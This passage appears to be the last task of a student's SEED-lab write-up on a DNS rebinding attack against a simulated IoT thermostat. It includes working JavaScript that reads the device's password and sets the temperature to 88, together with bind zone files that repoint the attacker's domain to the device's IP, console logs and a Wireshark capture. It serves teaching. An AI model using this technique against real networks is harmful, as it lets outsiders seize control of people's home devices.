
Task 8. Launch the Attack

Similarly, we perform the automatic attack by using the following code, that sends the set-temperature request whenever the timer reaches a value of 0.




```
let INTERVAL_LENGTH = 10;
let TEMPERATURE = 88

let url_prefix = 'http://www.mjakhotia.com:8080'

function launchAttack() {
   console.log('Launch the Attack!!');
   $.get(url_prefix + '/password', function(data) {
      if ('StillMe' === data) {
        console.log('Failed: Still talking to the attacker\'s web server!!');
        $('#pwd-err').show();
        $('#pwd-iot').hide();
      } else {
        console.log('Great, now I am talking to the IoT device!!');
        $('#pwd-err').hide();
        $('#pwd-iot').show();
      }

      $.post(url_prefix + '/temperature?value=' + TEMPERATURE
                        + '&password=' + data.password,
             function(data) { });
   });
}

function countDown() {
    $('#currentCount').html("<h2>"+ count +"</h2>");
    if (count === 0) {
        launchAttack();
        count = INTERVAL_LENGTH;
    } else if (count == 5) {
        $('#pwd-err').hide();
        $('#pwd-iot').hide();
        count--;
    } else {
        count--;
    }
}

let count = INTERVAL_LENGTH;
let interval = setInterval(countDown, 1000);
```

Now, we perform the same steps as before – of linking the www.mjakhotia.com with the attacker first:




```
[03/11/20]seed@VM:.../bind$ sudo rndc reload mjakhotia.com
zone reload queued
[03/11/20]seed@VM:.../bind$ cat MJakhotia.com.zone
$TTL 7
@       IN      SOA   ns.MJakhotia.com. admin.MJakhotia.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.MJakhotia.com.

@       IN      A     10.0.2.7
www     IN      A     10.0.2.7
ns      IN      A     10.0.2.7
*       IN      A     10.0.2.7
```

Now, loading the page on the User VM and then performing DNS rebinding attack to link the www.mjakhotia.com zone to the IoT server (user machine):




```
[03/11/20]seed@VM:.../bind$ cat MJakhotia.com.zone
$TTL 700
@       IN      SOA    ns.MJakhotia.com. admin.MJakhotia.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.MJakhotia.com.

@       IN      A      10.0.2.7
www     IN      A      10.0.2.10
ns      IN      A      10.0.2.7
*       IN      A      10.0.2.7

[03/11/20]seed@VM:.../bind$ sudo rndc reload mjakhotia.com
zone reload queued
[03/11/20]seed@VM:.../bind$
```

On the counter reaching a value of 0, we see that the attack is successful, and the temperature raises to 88 degrees. The web console also indicates the success of the attack by printing that it is now talking with the IoT device. This is used for the debugging purpose.



```
Launch the Attack!!                          main.js:7:4
Great, now I am talking to the IoT device!!  main.js:14:9
Launch the Attack!!                          main.js:7:4
Great, now I am talking to the IoT device!!  main.js:14:9
```

We see that the following packet is sent within the communication that updates the www.mjakhotia.com zone to 10.0.2.10 i.e. IoT server's IP.



ip.src==10.0.2.7 and dns

```
No.  Time                          Source      Destination   Protocol Length Info
  9 2020-03-11 17:49:37.1871569… 10.0.2.7    10.0.2.8      DNS       118 Standard query response 0x8d21 A www.mjakhotia.com A…
 23 2020-03-11 17:49:37.3152903… 10.0.2.7    10.0.2.8      DNS       143 Standard query response 0x4741 AAAA www.mjakhotia.co…
145 2020-03-11 17:49:49.4340422… 10.0.2.7    10.0.2.8      DNS       151 Standard query response 0x31b0 A www.mjakhotia.com A…
147 2020-03-11 17:49:49.4346963… 10.0.2.7    10.0.2.8      DNS       143 Standard query response 0xcdd0 AAAA www.mjakhotia.co…
175 2020-03-11 17:49:58.2489573… 10.0.2.7    192.168.0.1   DNS        77 Standard query 0x83e0 A www.mjakhotia.com
177 2020-03-11 17:49:58.2831048… 10.0.2.7    192.168.0.1   DNS        77 Standard query 0x96aa AAAA www.mjakhotia.com
```

```
▸ Frame 145: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▸ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    [Request In: 143]
    [Time: 0.000953110 seconds]
    Transaction ID: 0x31b0
  ▸ Flags: 0x8580 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▸ Queries
  ▾ Answers
    ▸ www.MJakhotia.com: type A, class IN, addr 10.0.2.10
  ▾ Authoritative nameservers
    ▸ MJakhotia.com: type NS, class IN, ns ns.MJakhotia.com
  ▾ Additional records
    ▸ ns.MJakhotia.com: type A, class IN, addr 10.0.2.7
    ▸ <Root>: type OPT
```

This completes the DNS rebinding attack.